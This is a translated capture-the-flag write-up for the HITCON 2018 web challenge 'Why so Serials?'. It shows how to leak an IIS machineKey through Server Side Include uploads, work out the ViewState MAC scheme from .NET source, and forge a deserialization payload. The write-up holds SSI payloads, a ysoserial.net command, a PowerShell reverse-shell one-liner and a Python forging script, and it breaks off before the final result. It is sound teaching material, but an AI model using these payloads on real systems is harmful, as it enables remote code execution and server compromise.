

HITCON 2018: Why so Serials? Write-up

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Content (English translation)

English translation. Original text is retained in the content store; the source PDF, when available, retains its original language.

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Why so Serials? is a Web challenge set by Orange for HITCON CTF 2018, which finished a while ago. The challenge is hosted on Windows/IIS, and its only functionality is a single page Default.aspx. The challenge provides the source code, which can now be found on [Orange's GitHub](#).

That page provides an upload feature, but it blocks almost every file extension that could lead directly to RCE.

```
String[] blacklists = {".aspx", ".config", ".ashx", ".asmx", ".aspq", ".axd", ".cshtm",  
".cshtml", ".rem", ".soap", ".vbhtm", ".vbhtml", ".asa", ".asp", ".cer"};  
if (blacklists.Any(extension.Contains)) {  
    Label1.Text = "What do you do?";  
}
```

First let us observe the Request sent when uploading a file. We can find that `__VIEWSTATE` is enabled and is not encrypted. When the `__VIEWSTATE` in the Request/Response is unencrypted, Burp Suite will try to parse it and show the information in a tab.

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comme
34	http://13.115.118.60	POST	/	✓		200	2045	HTML		Why so Serials?	

Request Response

Raw Params Headers Hex ViewState

▼ ViewState v2.0 compatible [errors occurred during parsing]

- ▼ Pair
 - ▼ Pair
 - string 404336042
 - ▼ Pair
 - null
 - ▼ List
 - int 3
 - ▼ Pair
 - ▼ List
 - string enctype
 - string multipart/form-data

0	ff	01	0f	0f	05	09	34	30	34	33	33	36	30	34	32	0f	ÿ	404336042
1	64	16	02	02	03	0f	16	02	1e	07	65	6e	63	74	79	70	d	enctype
2	65	05	13	6d	75	6c	74	69	70	61	72	74	2f	66	6f	72	e	multipart/for
3	6d	2d	64	61	74	61	64	64	f3	c1	48	a5	10	9b	5f	34	m-dataddóÁH¥	>_4
4	7c	68	dc	b0	8b	5e	bb	20	--	--	--	--	--	--	--	--	hÜ°<^»	

If you do not know about View State, you can refer to the introduction on Microsoft's official site: [Understanding ASP.NET View State](#)

An interesting fact is that what `__VIEWSTATE` stores is Serialized Data, and adding to that the `Serials` keyword in the challenge, we can be fairly sure that this is about attacking `__VIEWSTATE` Deserialization. For ASP.NET Deserialization, the overseas guru pwntester developed a very good open source project [ysoserial.net](#), which can automatically produce many beautiful Gadgets; the goal is of course RCE.

First try modifying the value of `__VIEWSTAET` to confirm whether it can be tampered with arbitrarily; I tried a simple text [Payload](#)

Target: http://13.115.118.60

Request

Raw Params Headers Hex ViewState

```
POST / HTTP/1.1
Host: 13.115.118.60
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://13.115.118.60/
Content-Type: multipart/form-data;
boundary=-----41184676334
Content-Length: 742
Connection: close
Upgrade-Insecure-Requests: 1

-----41184676334
Content-Disposition: form-data; name="__VIEWSTATE"

/wEPDwUKMjA3NjE4MDczNg9kFgICAw9kFgICBQ8PFgIeBFRleHQFBHRlc3RkZGQ=
-----41184676334
Content-Disposition: form-data; name="__VIEWSTATEGENERATOR"

CA0B0334
-----41184676334
Content-Disposition: form-data; name="__EVENTVALIDATION"

-----41184676334
```

Response

Raw Headers Hex HTML Render

Server Error in '/' Application.

Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validationKey and validation algorithm. AutoGenerate cannot be used in a cluster.

See <http://go.microsoft.com/fwlink/?LinkID=314055> for more information.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Web.HttpException: Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validationKey and validation algorithm. AutoGenerate cannot be used in a cluster.

See <http://go.microsoft.com/fwlink/?LinkID=314055> for more information.

Source Error:

7,852 bytes | 91 millis

Naturally it failed; after all this is a challenge set by Orange, so it cannot be that simple. But let us take a careful look at the error message:


Validation of viewstate MAC failed. **If this** application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validationKey and validation algorithm. AutoGenerate cannot be used in a cluster.

The reason this error message appears is that ASP.NET performs a MAC (Message Authentication Code) check on `__VIEWSTATE`, and only deserializes when it is valid. We all know that a MAC check must be related to some Key hidden on the server side. In the ASP.NET environment, the item that stores this Key is called the **Machine Key** (ref=cyku.tw).

So how do we obtain this Machine Key? The challenge designed one key point: the list of extensions checked during the earlier file upload missed one format, which is `.shtml`. This format supports a feature called **Server Side Include**, and through this feature we can perform arbitrary file reads and even possibly direct RCE; this is also the intended solution of the challenge.

To be safe, let us first try a Payload for direct RCE; as expected it failed, `exec` is not enabled.


```
payload.shtml
<!--#exec cmd="whoami" -->
```



Next, try reading web.config.

```
payload.shtml:  
<!--#include file="../../web.config" -->
```

Wonderful! It is the Machine Key we have been longing for.



```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
<system.web>
<customErrors mode="Off"/>
    <machineKey validationKey="b07b0f97365416288cf0247cffdf135d25f6be87"
decryptionKey="6f5f8bd0152af0168417716c0ccb8320e93d0133e9d06a0bb91bf87ee9d69dc3"
decryption="DES" validation="MD5" />
</system.web>
</configuration>
```

Now we have the Machine Key and an RCE Deserialization Gadget; one last question remains: how exactly is the MAC generated and verified? I browsed some public materials online, but did not find a relevant article. Fortunately, quite a long time ago Microsoft [open sourced the .NET Framework](#), so we can easily trace the program logic that implements this part. The code I reference here is the .NET 4.7.2 version.

Let us start from the entry point: for ASP.NET to Serialize an object and store it into `__VIEWSTATE`, it relies on the function `ObjectStateFormatter.Serialize(object stateGraph)`. We can very clearly see that the comment on line 798 contains the `EnableViewStateMac` keyword, and the function called below that comment takes the Binary Buffer of the Serialized Data and gets a new Buffer, so we can infer that the implementation logic

should be inside `MachineKeySection.GetEncodedData(buffer, GetMacKeyModifier(), 0, ref length)`.

File: ndp\fx\src\xsp\system\Web\UI\ObjectStateFormatter.cs

```
756: /// <devdoc>
757: /// Serializes an object graph into a textual serialized form.
758: /// </devdoc>
759: public string Serialize(object stateGraph) {
760:     // If the developer called Serialize() manually on an ObjectStateFormatter
object that was configured
761:     // for cryptographic operations, he wouldn't have been able to specify a
Purpose. We'll just provide
762:     // a default value for him.
763:     return Serialize(stateGraph, Purpose.User_ObjectStateFormatter_Serialize);
764: }
765:
766: private string Serialize(object stateGraph, Purpose purpose) {
767:     string result = null;
768:
769:     MemoryStream ms = GetMemoryStream();
770:     try {
771:         Serialize(ms, stateGraph);
772:         ms.SetLength(ms.Position);
773:
774:         byte[] buffer = ms.GetBuffer();
775:         int length = (int)ms.Length;
776:
777: #if !FEATURE_PAL // FEATURE_PAL does not enable cryptography
778:         // We only support serialization of encrypted or encoded data through our
internal Page constructors
779:
780:         if (AspNetCryptoServiceProvider.Instance.IsDefaultProvider &&
!_forceLegacyCryptography) {
781:             // If we're configured to use the new crypto providers, call into them
if encryption or signing (or both) is requested.
782:
783:             if (_page != null && (_page.RequiresViewStateEncryptionInternal ||
_page.EnableViewStateMac)) {
784:                 Purpose derivedPurpose =
purpose.AppendSpecificPurposes(GetSpecificPurposes());
785:                 ICryptoService cryptoService =
AspNetCryptoServiceProvider.Instance.GetCryptoService(derivedPurpose);
786:                 byte[] protectedData = cryptoService.Protect(ms.ToArray());
787:                 buffer = protectedData;
788:                 length = protectedData.Length;
789:             }
790:         }
```

```

791:         else {
792:             // Otherwise go through legacy crypto mechanisms
793: #pragma warning disable 618 // calling obsolete methods
794:             if (_page != null && _page.RequiresViewStateEncryptionInternal) {
795:                 buffer = MachineKeySection.EncryptOrDecryptData(true, buffer,
GetMacKeyModifier(), 0, length);
796:                 length = buffer.Length;
797:             }
798:             // We need to encode if the page has EnableViewStateMac or we got passed
in some mac key string
799:             else if ((_page != null && _page.EnableViewStateMac) || _macKeyBytes !=
null) {
800:                 buffer = MachineKeySection.GetEncodedData(buffer,
GetMacKeyModifier(), 0, ref length);
801:             }
802: #pragma warning restore 618 // calling obsolete methods
803:         }
804:
805: #endif // !FEATURE_PAL
806:         result = Convert.ToBase64String(buffer, 0, length);
807:     }
808:     finally {
809:         ReleaseMemoryStream(ms);
810:     }
811:     return result;
812: }

```

Continue following `MachineKeySection.GetEncodedData(byte[] buf, byte[] modifier, int start, ref int length)`. Line 800 obtains a Hash value through the `HashData` function, and lines 803 ~ 815 append this Hash value to the tail of the original Buffer. But the `HashData` here needs, besides the original buf, one more parameter, a modifier. However, there is no need to rush to find where the modifier is defined; let us first follow `MachineKeySection.HashData(byte[] buf, byte[] modifier, int start, int length)`.

```

File: ndp\fx\src\xsp\system\Web\Configuration\MachineKeySection.cs
791: // NOTE: When encoding the data, this method *may* return the same reference to the
input "buf" parameter
792: // with the hash appended in the end if there's enough space. The "length"
parameter would also be
793: // appropriately adjusted in those cases. This is an optimization to prevent
unnecessary copying of
794: // buffers.
795: [Obsolete(OBSOLETE_CRYPTAPI_MESSAGE)]
796: internal static byte[] GetEncodedData(byte[] buf, byte[] modifier, int start, ref
int length)
797: {
798:     EnsureConfig();
799:
800:     byte[] bHash = HashData(buf, modifier, start, length);
801:     byte[] returnBuffer;
802:
803:     if (buf.Length - start - length >= bHash.Length)
804:     {
805:         // Append hash to end of buffer if there's space
806:         Buffer.BlockCopy(bHash, 0, buf, start + length, bHash.Length);
807:         returnBuffer = buf;
808:     }
809:     else
810:     {
811:         returnBuffer = new byte[length + bHash.Length];
812:         Buffer.BlockCopy(buf, start, returnBuffer, 0, length);
813:         Buffer.BlockCopy(bHash, 0, returnBuffer, length, bHash.Length);
814:         start = 0;
815:     }
816:     length += bHash.Length;
817:
818:     if (s_config.Validation == MachineKeyValidation.TripleDES || s_config.Validation
== MachineKeyValidation.AES) {
819:         returnBuffer = EncryptOrDecryptData(true, returnBuffer, modifier, start,
length, true);
820:         length = returnBuffer.Length;
821:     }
822:     return returnBuffer;
823: }

```

Line 857 judges that if the Machine Key Validation setting in the config is MD5, then `HashDataUsingNonKeyedAlgorithm(null, buf, modifier, start, length, s_validationKey)` is called. According to the web.config obtained earlier through SSI, the program should enter

this flow. Continue following

```
MachineKeySection.HashDataUsingNonKeyedAlgorithm(HashAlgorithm hashAlgo, byte[] buf, byte[] modifier, int start, int length, byte[] validationKey).
```

```
File: ndp\fx\src\xsp\system\Web\Configuration\MachineKeySection.cs
852: [Obsolete(OBSOLETE_CRYPTO_API_MESSAGE)]
853: internal static byte[] HashData(byte[] buf, byte[] modifier, int start, int length)
854: {
855:     EnsureConfig();
856:
857:     if (s_config.Validation == MachineKeyValidation.MD5)
858:         return HashDataUsingNonKeyedAlgorithm(null, buf, modifier, start, length,
s_validationKey);
859:     if (_UseHMACSHA) {
860:         byte [] hash = GetHMACSHA1Hash(buf, modifier, start, length);
861:         if (hash != null)
862:             return hash;
863:     }
864:     if (_CustomValidationTypeIsKeyed) {
865:         return
HashDataUsingKeyedAlgorithm(KeyedHashAlgorithm.Create(_CustomValidationName),
866:                             buf, modifier, start, length,
s_validationKey);
867:     } else {
868:         return
HashDataUsingNonKeyedAlgorithm(HashAlgorithm.Create(_CustomValidationName),
869:                             buf, modifier, start, length,
s_validationKey);
870:     }
871: }
```

Line 1219 gets totalLength from the original buf length plus the validationKey length and the modifier length, and allocates a byte[] array bAll of length totalLength. Line 1222 first copies the original Buffer into bAll starting at position 0, and line 1224 copies the modifier into bAll starting at position length. Here the magical thing happens: line 1226 copies the validationKey into bAll also starting at position length. In other words, if the validationKey length is greater than or equal to the modifier length, the validationKey will completely overwrite the modifier. And the place where the modifier is obtained is the

GetMacKeyModifier() function called on line 800 of the initial

ObjectStateFormatter.Serialize(object stateGraph, Purpose purpose), whose returned length is fixed at 4 bytes; clearly the validationKey of this challenge is long enough to overwrite it. Continuing down to line 1231, UnsafeNativeMethods.GetSHA1Hash is called with bAll to obtain the final MAC Hash value, but unfortunately this function is Native, so there is no clean Source Code. After a few simple black-box attempts, you will find that although

this function is named `GetSHA1Hash`, it is actually a decoy: it does not only return a SHA1 Hash; here it also returns an MD5 Hash value.

```
File: ndp\fx\src\xsp\system\Web\Configuration\MachineKeySection.cs
1216: private static byte[] HashDataUsingNonKeyedAlgorithm(HashAlgorithm hashAlgo, byte[]
buf, byte[] modifier,
1217:                                     int start, int length,
byte[] validationKey)
1218: {
1219:     int    totalLength = length + validationKey.Length + ((modifier != null) ?
modifier.Length : 0);
1220:     byte [] bAll        = new byte[totalLength];
1221:
1222:     Buffer.BlockCopy(buf, start, bAll, 0, length);
1223:     if (modifier != null) {
1224:         Buffer.BlockCopy(modifier, 0, bAll, length, modifier.Length);
1225:     }
1226:     Buffer.BlockCopy(validationKey, 0, bAll, length, validationKey.Length);
1227:     if (hashAlgo != null) {
1228:         return hashAlgo.ComputeHash(bAll);
1229:     } else {
1230:         byte[] newHash = new byte[MD5_HASH_SIZE];
1231:         int hr = UnsafeNativeMethods.GetSHA1Hash(bAll, bAll.Length, newHash,
newHash.Length);
1232:         Marshal.ThrowExceptionForHR(hr);
1233:         return newHash;
1234:     }
1235: }
```

To summarize the flow of `__VIEWSTATE`: first the object is Serialized into a string of Binary data, and to the tail of this Serialized Binary Data the Binary data of the Validation Key and the modifier is appended. But because the modifier is overwritten by the Validation Key, in practice it is Serialized Binary Data plus Validation Key Binary plus `0x00000000` (the modifier is overwritten but its 4 bytes of space are still there, 0 by default). Finally, an MD5 is taken over this Binary to get the MAC Hash, and the MAC Hash is appended to the original Serialized Binary Data and Base64 Encoded, which gives a signed and valid `__VIEWSTATE` !

The algorithm expressed simply is as follows:

```
MAC_HASH = MD5(serialized_data_binary + validation_key + 0x00000000 )
VIEWSATE = Base64_Encode(serialized_data_binary + MAC_HASH)
```

The PoC finally obtained:

```
#!/usr/bin/env python3
import hashlib
import base64

...

Generate PowerShell reverse shell command
> powershell "[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes('$c=New-Object
Net.Sockets.TCPClient(''127.0.0.1'',6666);$s=$c.GetStream();[byte[]]$bytes=0..65535|%
{0};while(($i=$s.Read($bytes, 0, $bytes.Length)) -ne 0){;$d=(New-Object -TypeName
System.Text.AsciiEncoding).GetString($bytes,0,$i);$sb=(iex $d 2>&1 | Out-String
);$sb2=$sb+'PS ''+(pwd).Path+' '> '';$sb=
([Text.Encoding]::Default).GetBytes($sb2);$s.Write($sb,0,$sb.Length);$s.Flush()};$c.Close
()''))"

Generate deserialization gadget by ysoserial.net
https://github.com/pwntester/ysoserial.net
> ysoserial.exe -o base64 -g TypeConfuseDelegate -f ObjectStateFormatter -c "powershell -
nop -enc {reverse shell command}"
...

serialized_data = '{base64 encoded serialized data from ysoserial}'
payload = base64.b64decode(serialized_data)

# Get machine key by uploading .shtml file (Server Side Include)
validation_key = bytes.fromhex('b07b0f97365416288cf0247cffdf135d25f6be87')

...

MAC_Hash = MD5(serialized_data_binary + validation_key + 0x00000000 )

Simple stack trace to get MAC Hash:
System.Web.UI.ObjectStateFormatter.Serialize(object stateGraph, Purpose purpose)
    MachineKeySection.GetEncodedData(byte[] buf, byte[] modifier, int start, ref int
length)
        MachineKeySection.HashData(byte[] buf, byte[] modifier, int start, int length)
            HashDataUsingNonKeyedAlgorithm(HashAlgorithm hashAlgo, byte[] buf, byte[]
modifier, int start, int length, byte[] validationKey)
                UnsafeNativeMethods.GetSHA1Hash(byte[] data, int dataSize, byte[] hash,
int hashSize);
...

mac = hashlib.md5(payload + validation_key + b'\x00\x00\x00\x00').digest()
payload = base64.b64encode(payload + mac).decode()
print(payload)
```

Let us send the Payload right away and see; a different error message pops up!

- [ysoserial.net](#)
- [.NET serialiception](#)
- [Understanding ASP.NET View State](#)
- [OWASP - Server-Side Includes \(SSI\) Injection_Injection?ref=cyku.tw\)](#)
- [BlackHat - Friday the 13th: JSON Attacks by Alvaro Muñoz and Oleksandr Mirosh](#)
- [Microsoft - .NET Framework Reference Source](#)

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